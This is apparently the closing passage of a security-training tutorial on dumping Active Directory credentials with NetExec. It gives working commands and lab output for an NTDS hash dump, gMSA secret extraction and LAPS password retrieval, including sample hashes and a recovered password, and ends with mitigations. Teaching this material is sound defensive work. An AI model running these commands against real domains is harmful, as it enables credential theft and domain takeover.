SMB 192.168.1.53 445 DC krbtgt:502:aad3b435b51404eeaad3b435b51404ee:7be0b026595a75fb4eafb8149efc0919
SMB 192.168.1.53 445 DC raj:1103:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03::
SMB 192.168.1.53 445 DC yashika:1104:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e0
SMB 192.168.1.53 445 DC DC$:1000:aad3b435b51404eeaad3b435b51404ee:fa0c507fe8a8cd0ee03c08df5dd1e476::
SMB 192.168.1.53 445 DC [+] Dumped 6 NTDS hashes to /root/.nxc/logs/ntds/DC_192.168.1.53_2025-05-22_1
SMB 192.168.1.53 445 DC [*] To extract only enabled accounts from the output file, run the following
SMB 192.168.1.53 445 DC [*] cat /root/.nxc/logs/ntds/DC_192.168.1.53_2025-05-22_165120.ntds | grep -i
SMB 192.168.1.53 445 DC [*] grep -iv disabled /root/.nxc/logs/ntds/DC_192.168.1.53_2025-05-22_165120.
```

Why This Matters:

NTDS.dit is essential for attackers in a Windows domain. Extracting it allows for **offline cracking of domain hashes**, **Pass-the-hash** attacks, and provides **full control** over all domain users, including **administrators** and **service accounts**, making it a key step in red team operations or APT engagements.

Note: The **NTDS.dit** dump enables domain-wide credential exfiltration, allowing attackers to crack weak hashes, reuse them in **Pass-the-Hash** attacks, or forge **Golden Tickets** with **krbtgt** credentials.

Extract gMSA Credentials

```
nxc smb 192.168.1.53 -u komal -p Password@1 -gmsa
```

This command uses **NetExec** to enumerate **Group Managed Service Accounts (gMSAs)** from Active Directory, retrieving their **account names**, **Kerberos keys** (plaintext or hashes), and related metadata if permissions allow.

```
(root@kali)-[~]
# nxc ldap 192.168.1.53 -u komal -p Password@1 --gmsa
LDAP 192.168.1.53 389 DC [*] Windows 10 / Server 2019 Build 17763 (name:DC) (domain:ignite.local)
LDAP 192.168.1.53 636 DC [+] ignite.local\komal:Password@1
LDAPS 192.168.1.53 636 DC [*] Getting GMSA Passwords
LDAPS 192.168.1.53 636 DC Account: MyGMSA$ NTLM: 67cf98d9947a05c4ffd8c507e0d1b9b8
```

Why This Matters:

Dumping a gMSA's secret lets attackers **impersonate the account**, gain **lateral movement**, and **authenticate to services** like MSSQL or IIS for further internal attacks.



Retrieve LAPS Password via NetExec (nxc)

```
nxc smb 192.168.1.53 -u komal -p Password@1 -M laps
```

This command uses NetExec's **-M laps module** to target **Microsoft LAPS** (Local Administrator Password Solution), which stores unique local admin passwords in Active Directory. Specifically, It attempts to query the **ms-Mcs-AdmPwd** attribute of computer accounts to retrieve the current local admin password.

```
(root@kali)~# nxc ldap 192.168.1.53 -u komal -p Password@1 -M laps
LDAP      192.168.1.53      389      DC      [*] Windows 10 / Server 2019 Build 17763 (name:DC) (domain:ignite.local)
LDAP      192.168.1.53      389      DC      [+] ignite.local\komal:Password@1
LAPS      192.168.1.53      389      DC      [*] Getting LAPS Passwords
LAPS      192.168.1.53      389      DC      Computer:MSEDGEWIN10$ User: Password:N02GC}/!M&D8b2
```

Why This Matters:

If successful, it provides **local admin access** to target machines using their LAPS-managed password. It enables **privilege escalation** and **lateral movement** across the network via **SMB**, **PSEXec**, **WinRM**, etc., effectively granting full control over the machine.

Would like to learn more about credential dumping. Please see the information provided [here](#).

Mitigation

- **Segregate SMB access:** Especially remote registry and file share access for low-privilege accounts.
- **Monitor access:** Alert on LSA, SAM, or registry accesses via SMB.
- **Limit stored credentials:** Encourage disabling auto-login and removing saved sessions in apps.
- **Restrict roles:** Minimize Backup Operator and gMSA membership.
- **Validate file access:** Detect unusual WinSCP, PuTTY, VNC config access patterns.

FOLLOW US ON

social media



TWITTER



DISCORD



GITHUB



LINKEDIN

CONTACT US
FOR MORE DETAILS

+91 95993-87841

www.ignitetechnologies.in

JOIN OUR TRAINING PROGRAMS

